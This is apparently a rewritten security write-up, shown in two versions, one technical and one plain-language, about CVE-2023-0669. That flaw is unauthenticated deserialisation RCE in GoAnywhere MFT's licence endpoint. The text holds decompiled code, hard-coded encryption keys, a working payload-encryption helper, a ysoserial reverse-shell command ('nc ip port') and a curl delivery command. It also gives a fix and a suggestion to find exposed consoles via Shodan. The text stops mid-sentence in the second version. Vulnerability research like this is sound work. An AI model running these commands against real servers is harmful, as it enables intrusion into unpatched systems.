Unauthenticated RCE in Goanywhere
An unauthenticated deserialization vulnerability in GoAnywhere MFT's license response handling allows an attacker to execute arbitrary code by sending a crafted encrypted bundle to the /lic/accept endpoint. The exploit uses a known gadget chain from the Commons BeanUtils library to achieve remote code execution.
 Published on vicarius.io
CVE-2023-0669 is an insecure deserialization vulnerability that leads to code execution in the system (RCE). It has been discovered in GoAnywhere MFT versions 7.1.1 for Windows and 7.0.3 for Linux, which are utilized as secure file transfer solutions to carry out automated file transfer activities securely.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
CVE-2023-0669 is an insecure deserialisation vulnerability in GoAnywhere MFT that leads to code execution on the host. The affected versions named in the analysis are 7.1.1 for Windows and 7.0.3 for Linux. GoAnywhere MFT is a managed file transfer product used to carry out automated file transfer activities securely, and the vulnerable component sits in the administrative side of the application, specifically in the handling of a licence response.

The bug was considered highly dangerous and potentially a zero-day at the time, because some organisations had left the admin portal reachable from the internet. A Shodan search showed more than 999 administrative consoles publicly exposed, which remain exploitable if the CVE was not mitigated and the application was not updated.
The feature at the centre of this is licence handling. When an administrator submits a licence bundle, the application takes a bundle parameter, processes it, stores the resulting licence response in the session and redirects the user to the licence page. The processing of that bundle is where the deserialisation happens.
Setup
A lab is enough to reproduce the issue. The application depends on a Java installation, so it runs on several operating systems.
-
Install the application, run it, and check that it works by visiting
localhost. It runs on port8000by default.
From the original on vicarius.io -
Obtain the vulnerable build. This can be difficult, especially when the vendor has no archive of older versions. The vulnerable version for Linux is linked in the write-up as a Dropbox download of
ga7_0_3_linux_x64.sh. -
Download the analysis tools:
- Jadx, for decompiling (reverse engineering) the application.
- ysoserial, for exploiting the insecure deserialisation. The write-up notes that ysoserial requires an old JDK, from 8 to 15.
- A JDK, for the Java environment.
Finding it
Getting the source back
Reverse engineering Java bytecode involves two methods: disassembling and decompiling. Disassembling converts bytecode into a lower-level format such as assembly, which is harder to read but useful for other kinds of code such as C and C++. Decompiling converts bytecode back into high-level source code, including class and method names, which makes it easier to understand.

Java bytecode is the compiled form of Java source, executed by the JVM, and it is what makes Java applications cross-platform. It can still be reversed because the bytecode retains high-level structures such as class and method names and variable names. Developers can make this harder with obfuscation, and they can avoid exposing sensitive information or keys in the code by storing such data separately and retrieving it at runtime.
GoAnywhere MFT is built on the Servlet API. The web.xml file in the WEB-INF directory is the deployment descriptor and holds servlet mappings and security configuration. The CVE description points at the licence response handling, so the relevant file to review is web.xml and the class to decompile is com.linoma.ga.ui.admin.servlet.licenseResponseServlet.


To find that class, look through the lib files of the application, which contain the libraries and packages it uses. Loading the files into Jadx and using its string search locates the class; in this case it sits inside ga_classes.jar.
Reading the servlet
The decompiled LicenseResponseServlet looks like this:
public class LicenseResponseServlet extends HttpServlet {
    private static final long serialVersionUID = -441307309120983773L;
    private static final Logger LOGGER = LoggerFactory.getLogger(LicenseResponseServlet.class);

    public void doPost(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
        Response response = null;
        try {
            response = LicenseAPI.getResponse(httpServletRequest.getParameter("bundle"));
        } catch (Exception e) {
            LOGGER.error("Error parsing license response", e);
            httpServletResponse.sendError((int) FtpReply.[redacted]);
        }
        httpServletRequest.getSession().setAttribute("LicenseResponse", response);
        httpServletRequest.getSession().setAttribute(NavigationConstants.SESSION_GOTO_OUTCOME, NavigationConstants.ADMIN_LICENSE_OUTCOME);
        httpServletResponse.sendRedirect(httpServletRequest.getScheme() + "://" + httpServletRequest.getServerName() + IAMConstants.SEP + httpServletRequest.getServerPort() + ProductInformation.PRODUCT_MAIN_CONTEXT_PATH + AdminPageURL.LICENSE);
    }

    public void doGet(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
        doPost(httpServletRequest, httpServletResponse);
    }
The servlet handles requests through doPost and reads the bundle parameter, which is licenseServer.BUNDLE_param. It passes that value to LicenseAPI.getResponse inside a try-catch. On failure it logs the error and sends a 500 response. On success it stores the response and navigation objects in the user's session and redirects to the licence page. doGet simply calls doPost, so the method used does not matter.
Looking at the NavigationConstants class revealed the endpoint that accepts the licence:
public static final String ADMIN_SERVLET_LICENSE_ACCEPT_PATH = "/lic/accept";
Requesting that endpoint returns a 500 error status code, but the endpoint exists.

Following the bundle
With the request flow understood, the next step is how the application handles licences, including encryption. Decompiling licenseapi-2.0.jar from the lib directory exposes the classes involved. The BundleWorker class handles the bundle parameter, and its unbundle method shows the processing order:
public static String unbundle(String base64, KeyConfig keyConfig) throws BundleException {
        try {
            if (!"1".equals(keyConfig.getVersion())) {
                base64 = base64.substring(0, base64.indexOf("$"));
            }
            byte[] data = decode(base64.getBytes(CHARSET));
            return new String(decompress(verify(decrypt(data, keyConfig.getVersion()), keyConfig)), CHARSET);
The data is Base64-decoded and then passed to decrypt and verify. The LicenseEncryptor class holds the crypto material:
/* loaded from: licenseapi-2.0.jar:com/linoma/license/gen2/LicenseEncryptor.class */
public class LicenseEncryptor {
    public static final String VERSION_1 = "1";
    public static final String VERSION_2 = "2";
    private static final byte[] IV = {65, 69, 83, 47, 67, 66, 67, 47, 80, 75, 67, 83, 53, 80, 97, 100};
    private static final String KEY_ALGORITHM = "AES";
    private static final String CIPHER_ALGORITHM = "AES/CBC/PKCS5Padding";

    private byte[] getInitializationValue() throws Exception {
        byte[] param1 = {103, 111, 64, 110, 121, 119, 104, 101, 114, 101, 76, 105, 99, 101, 110, 115, 101, 80, 64, 36, 36, 119, 114, 100};
        byte[] param2 = {-19, 45, -32, -73, 65, 123, -7, 85};
        SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
        KeySpec spec = new PBEKeySpec(new String(param1, "UTF-8").toCharArray(), param2, 9535, 256);
        SecretKey tmp = factory.generateSecret(spec);
        return tmp.getEncoded();
    }

    private byte[] getInitializationValueV2() throws Exception {
        byte[] param1 = {112, 70, 82, 103, 114, 79, 77, 104, 97, 117, 117, 115, 89, 50, 90, 68, 83, 104, 84, 115, 113, 113, 50, 111, 90, 88, 75, 116, 111, 87, 55, 82};
        byte[] param2 = {99, 76, 71, 87, 49, 74, 119, 83, 109, 112, 50, 75, 104, 107, 56, 73};
        SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1");
        KeySpec spec = new PBEKeySpec(new String(param1, "UTF-8").toCharArray(), param2, 3392, 256);
        SecretKey tmp = factory.generateSecret(spec);
        return tmp.getEncoded();
    }
}
The class uses two licence versions with different formats. getInitializationValue() derives a secret from a password and a salt using password-based key derivation, and getInitializationValueV2() does the same for version 2 of the licence. The cipher is AES, a symmetric algorithm, so the same key is used for encryption and decryption. That is what makes it possible to encrypt a payload locally and have the server decrypt it.
The verify method is where the deserialisation happens:
private static byte[] verify(byte[] data, KeyConfig keyConfig) throws IOException, ClassNotFoundException, NoSuchAlgorithmException, InvalidKeyException, SignatureException, UnrecoverableKeyException, CertificateException, KeyStoreException {
        ObjectInputStream in = null;
        try {
            String algorithm = "SHA1withDSA";
            if ("2".equals(keyConfig.getVersion())) {
                algorithm = "SHA512withRSA";
            }
            PublicKey verificationKey = getPublicKey(keyConfig);
            ObjectInputStream in2 = new ObjectInputStream(new ByteArrayInputStream(data));
            SignedObject signedLicense = (SignedObject) in2.readObject();
            Signature signature = Signature.getInstance(algorithm);
            boolean verified = signedLicense.verify(verificationKey, signature);
            if (!verified) {
                throw new IOException("Unable to verify signature!");
            }
            SignedContainer sc = (SignedContainer) signedLicense.getObject();
            byte[] data2 = sc.getData();
            if (in2 != null) {
                in2.close();
            }
            return data2;
        } catch (Throwable th) {
            if (0 != 0) {
                in.close();
            }
            throw th;
        }
    }
verify reads the data byte array and a KeyConfig object, chooses the algorithm based on the version (licences v2 carry $2 in the request), retrieves the public key to verify the licence data, and deserializes the data bytes with readObject.
Root cause
readObject is the heart of deserialisation attacks. It deserializes objects from an ObjectInputStream, and that is dangerous when the input is controlled by a user without proper validation. An attacker can use a gadget chain, built from Java libraries or classes the application already uses, to reach malicious code.
Exploitation
Step 1: pick the gadget chain

The gadget chain in this case comes from Commons-beanutils-1.9.4.jar. With that library on the classpath, the insecure deserialisation can lead to arbitrary code execution by changing the flow of execution to trigger a runtime exec.
Insecure deserialisation does not always lead to RCE. It depends on the dependencies the application uses and on the deserialised data, but it can still lead to denial of service, information disclosure or object injection, for example manipulating admin permissions or privilege escalation.
Step 2: build the serialised payload
ysoserial creates the serialised payload with this structure:
java -jar ysoserial-all.jar Payload "command"
payload is the known dependency the application uses that can reach RCE, and command is the command executed on the system. The ysoserial usage documentation shows that commons-beanutils is included in the CommonsBeanutils1 payload.
Step 3: encrypt the payload
The payload has to be encrypted before it is sent. The write-up starts from the encryption part of the tool at https://github.com/0xf4n9x/CVE-2023-0669 and modifies it so that it takes the file path and the version as arguments and encrypts the payload:
import java.util.Base64;
import javax.crypto.Cipher;
import java.nio.charset.StandardCharsets;
import javax.crypto.SecretKeyFactory;
import javax.crypto.spec.PBEKeySpec;
import javax.crypto.spec.IvParameterSpec;
import javax.crypto.spec.SecretKeySpec;
import java.nio.file.Files;
import java.nio.file.Paths;
public class CVE_2023_0669_helper {
    static String ALGORITHM = "AES/CBC/PKCS5Padding";
    static byte[] KEY = new byte[30];
    static byte[] IV = "AES/CBC/PKCS5Pad".getBytes(StandardCharsets.UTF_8);
    public static void main(String[] args) throws Exception {
        if (args.length != 2) {
            System.out.println("Usage: java CVE_2023_0669_helper <file_path> <version>");
            System.exit(1);
        }
        String filePath = args[0];
        String version = args[1];
        byte[] fileContent = Files.readAllBytes(Paths.get(filePath));
        String encryptedContent = encrypt(fileContent, version);
        System.out.println(encryptedContent);
    }
    public static String encrypt(byte[] data, String version) throws Exception {
        Cipher cipher = Cipher.getInstance(ALGORITHM);
        KEY = (version.equals("2")) ? getInitializationValueV2() : getInitializationValue();
        SecretKeySpec keySpec = new SecretKeySpec(KEY, "AES");
        IvParameterSpec ivSpec = new IvParameterSpec(IV);
        cipher.init(Cipher.ENCRYPT_MODE, keySpec, ivSpec);
        byte[] encryptedObject = cipher.doFinal(data);
        String bundle = Base64.getUrlEncoder().encodeToString(encryptedObject);
        String v = (version.equals("2")) ? "$2" : "";
        bundle += v;
        return bundle;
    }
    private static byte[] getInitializationValue() throws Exception {
        // Version 1 Encryption
        String param1 = "go@nywhereLicenseP@$$wrd";
        byte[] param2 = {-19, 45, -32, -73, 65, 123, -7, 85};
        return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(new PBEKeySpec(new String(param1.getBytes(), "UTF-8").toCharArray(), param2, 9535, 256)).getEncoded();
    }
    private static byte[] getInitializationValueV2() throws Exception {
        // Version 2 Encryption
        String param1 = "[redacted]";
        byte[] param2 = {99, 76, 71, 87, 49, 74, 119, 83, 109, 112, 50, 75, 104, 107, 56, 73};
        return SecretKeyFactory.getInstance("PBKDF2WithHmacSHA1").generateSecret(new PBEKeySpec(new String(param1.getBytes(), "UTF-8").toCharArray(), param2, 3392, 256)).getEncoded();
    }
}
The helper takes the hard-coded keys from the application source, encrypts the data with AES in CBC mode with PKCS5 padding, and prints the payload as a Base64 string. It is invoked with the file path and version number:
java CVE_2023_0669_helper [file_path] [version]
Compile it with:
javac CVE_2023_0669_helper.java && java CVE_2023_0669_helper
Step 4: generate and encrypt the payload

The proof of concept uses Linux, but the exploit does not depend on the operating system. Generate the serialised payload with ysoserial:
Command :java -jar ysoserial-all.jar CommonsBeanutils1 "nc ip port " > PoC.ser
Then encrypt the ysoserial payload with the custom script:
Command java -jar CVE2023-helper.jar File_name <the version number(1,2)>
Step 5: send the bundle
lic/accept is the endpoint that receives the bundle request, and it does not matter whether the request method is GET or POST. The exploit can also be run from the command line with curl:
Command: `curl -ivs POST 'http://[redacted]:8000/goanywhere/lic/accept?bundle='$(cat final_payload.txt)
final_payload is the ysoserial output after encryption by the helper tool.


A shell comes back. The exploit works on Windows, Linux and any system running GoAnywhere, because the application depends on the Java installation rather than on the operating system.
Impact
In the lab, sending an encrypted, serialised payload to the licence accept endpoint led to a shell on the host. The write-up notes that the admin console should not be exposed online, and that Shodan showed over 999 administrative consoles publicly exposed, exploitable if the CVE was not mitigated or the application not updated. The exploit is not tied to a particular operating system because it runs through Java.
Fix

Keeping applications and software up to date is the first measure, but sometimes updating is not an option. In that case, the mitigation is to make sure the admin console is not exposed online, and to disable the endpoint. Go to /adminroot/WEB_INF/web.xml, the servlet-mapping configuration, and add multiline comments with <!-- -->, which is the XML comment format. That edit disables the endpoint and limits the attack.
Variants to test
- Other servlets that call
readObjecton request data. Search the decompiledlibjars forObjectInputStreamandreadObject, then trace which servlet parameters reach them. A positive result is a request parameter that ends up inreadObjectbefore any validation. - Signature checks placed after deserialisation. Look for code that deserializes first and verifies afterwards, as in
verifyhere. A positive result is areadObjectcall that runs before the signature or MAC check. - Hard-coded keys in the application source. Decompile the jars and look for key material, salts and IVs used for request encryption. A positive result is a key that lets you produce a bundle the server accepts.
- Version markers in encrypted parameters. The
$2suffix selects the v2 key and algorithm. Try both versions against a target and observe whether the response differs, which tells you which code path is live. - Method handling on sensitive endpoints. Where
doGetcallsdoPost, test both methods against the endpoint. A positive result is the same processing on both. - Gadget libraries on the classpath. Check the
libdirectory for libraries such as Commons Beanutils and match them to ysoserial payloads. A positive result is a payload type that the target's dependencies support. - Exposed admin consoles. Use a search engine such as Shodan to find administrative consoles reachable from the internet, then check whether the licence accept endpoint responds.
What happened, in plain words
A piece of software called GoAnywhere MFT had a serious security flaw. GoAnywhere MFT is a product that companies use to move files between systems automatically and securely, for example sending a nightly report from one server to another. It runs on a server, and administrators manage it through a web page, just like you manage your email through a browser.
The flaw is tracked under the name CVE-2023-0669. A CVE is a public catalogue number for a known security bug, so people around the world can talk about the same issue. The bug is of a type called insecure deserialisation, which we will explain slowly below, and it lets an attacker run their own commands on the server. Running commands on someone else's server is called remote code execution, or RCE for short.
The versions named in the analysis are 7.1.1 for Windows and 7.0.3 for Linux. At the time, the bug was considered highly dangerous and potentially a zero-day, which means a flaw that attackers can use before the vendor has a fix ready. Part of why it was so serious is that some organisations had left the admin portal, the management web page, reachable from the internet, where anyone could try to talk to it.
A search on Shodan, a search engine that indexes devices and services connected to the internet rather than web pages, showed more than 999 administrative consoles publicly exposed. Those installations stay exploitable if the CVE was not mitigated and the application was not updated.
The feature at the centre of this is licence handling. When you buy software, you often receive a licence file or code that proves you paid. GoAnywhere lets an administrator submit such a licence bundle through the admin page. The application takes a value called bundle from the request, processes it, stores the resulting licence response in the user's session, and redirects the user to the licence page. The processing of that bundle is where the dangerous deserialisation happens.
Setting up a practice lab
To study a bug safely, security researchers build a lab: a copy of the software on their own computer, where they can break things without harming anyone. The application depends on a Java installation, which is a runtime that lets programs written in the Java language run on many operating systems, so it runs on several operating systems.
-
Install the application, run it, and check that it works by visiting
localhost.localhostis the name a computer uses to talk to itself, so you are opening the app on your own machine. It runs on port8000by default. A port is like a numbered door on a computer; web traffic usually goes to door 80 or 443, and this app listens on door 8000.From the original on vicarius.io -
Obtain the vulnerable build. This can be difficult, especially when the vendor has no archive of older versions. The vulnerable version for Linux is linked in the write-up as a Dropbox download of
ga7_0_3_linux_x64.sh. -
Download the analysis tools:
- Jadx, for decompiling (reverse engineering) the application. Decompiling means turning a compiled program back into readable source code, a bit like turning a baked cake back into a recipe.
- ysoserial, for exploiting the insecure deserialisation. The write-up notes that ysoserial requires an old JDK, from 8 to 15. A JDK is the Java Development Kit, the set of tools needed to build and run Java programs.
- A JDK, for the Java environment.
Finding the flaw
Getting the source code back
Reverse engineering Java bytecode involves two methods: disassembling and decompiling. Disassembling converts bytecode into a lower-level format such as assembly, which is harder to read but useful for other kinds of code such as C and C++. Decompiling converts bytecode back into high-level source code, including class and method names, which makes it easier to understand.
Java bytecode is the compiled form of Java source, executed by the JVM (Java Virtual Machine), and it is what makes Java applications cross-platform: the same bytecode runs on Windows, Linux or macOS as long as a JVM is installed. It can still be reversed because the bytecode retains high-level structures such as class and method names and variable names. Developers can make this harder with obfuscation, a technique that renames and scrambles things so the code is painful to read. They can also avoid exposing sensitive information or keys in the code by storing such data separately and retrieving it at runtime.
GoAnywhere MFT is built on the Servlet API, a standard way for Java programs to handle web requests. The web.xml file in the WEB-INF directory is the deployment descriptor: a configuration file that tells the server which piece of code answers which URL, and holds security configuration. The CVE description points at the licence response handling, so the relevant file to review is web.xml and the class to decompile is com.linoma.ga.ui.admin.servlet.licenseResponseServlet. A class is a named block of code in Java; think of it as a labelled drawer in a filing cabinet.
To find that class, look through the lib files of the application, which contain the libraries and packages it uses. A library is a bundle of ready-made code the application reuses. Loading the files into Jadx and using its string search locates the class; in this case it sits inside ga_classes.jar. A JAR file is a zip-like package that holds Java code.
Reading the servlet
The decompiled LicenseResponseServlet looks like this:
public class LicenseResponseServlet extends HttpServlet {
    private static final long serialVersionUID = -441307309120983773L;
    private static final Logger LOGGER = LoggerFactory.getLogger(LicenseResponseServlet.class);

    public void doPost(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
        Response response = null;
        try {
            response = LicenseAPI.getResponse(httpServletRequest.getParameter("bundle"));
        } catch (Exception e) {
            LOGGER.error("Error parsing license response", e);
            httpServletResponse.sendError((int) FtpReply.[redacted]);
        }
        httpServletRequest.getSession().setAttribute("LicenseResponse", response);
        httpServletRequest.getSession().setAttribute(NavigationConstants.SESSION_GOTO_OUTCOME, NavigationConstants.ADMIN_LICENSE_OUTCOME);
        httpServletResponse.sendRedirect(httpServletRequest.getScheme() + "://" + httpServletRequest.getServerName() + IAMConstants.SEP + httpServletRequest.getServerPort() + ProductInformation.PRODUCT_MAIN_CONTEXT_PATH + AdminPageURL.LICENSE);
    }

    public void doGet(HttpServletRequest httpServletRequest, HttpServletResponse httpServletResponse) throws ServletException, IOException {
        doPost(httpServletRequest, httpServletResponse);
    }
Line by line, in plain words:
public class LicenseResponseServlet extends HttpServletdeclares a class that handles web requests.extends HttpServletmeans it inherits standard web-handling behaviour from Java's built-in servlet class.serialVersionUIDis a version number Java uses when saving or loading objects.LOGGERis a logging helper used to write messages to a log file.doPost(...)is the method that runs when a browser sends a POST request, which is the kind of request used when you submit a form.HttpServletRequestrepresents the incoming request, andHttpServletResponserepresents the reply.Response response = null;prepares an empty variable to hold the result.try { response = LicenseAPI.getResponse(httpServletRequest.getParameter("bundle")); }reads the value of thebundleparameter from the request and passes it toLicenseAPI.getResponse. A parameter is a named value in a request, like the contents of a form field. This is the line where untrusted user input enters the application.catch (Exception e) { LOGGER.error(...); httpServletResponse.sendError(...); }catches any error, writes it to the log, and sends back a500error. A 500 is the standard HTTP status code for "the server had an internal 